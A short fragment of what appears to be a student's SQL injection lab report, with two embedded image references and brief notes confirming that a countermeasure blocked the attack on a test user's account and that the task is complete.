





After logging in we can see all the blanks because it's hidden. We have fixed the vulnerability.

Hurray ! It seems we have fixed the SQL injection vulnerabilities

I Am trying with Alice. I did some experiments on his account before 😂 .





Yup ! as expected we got blank because there is countermeasure to the attack……

Hurray ! It seems we have fixed the SQL injection vulnerabilities.

—---------- Task 4 completed successfully —-—----------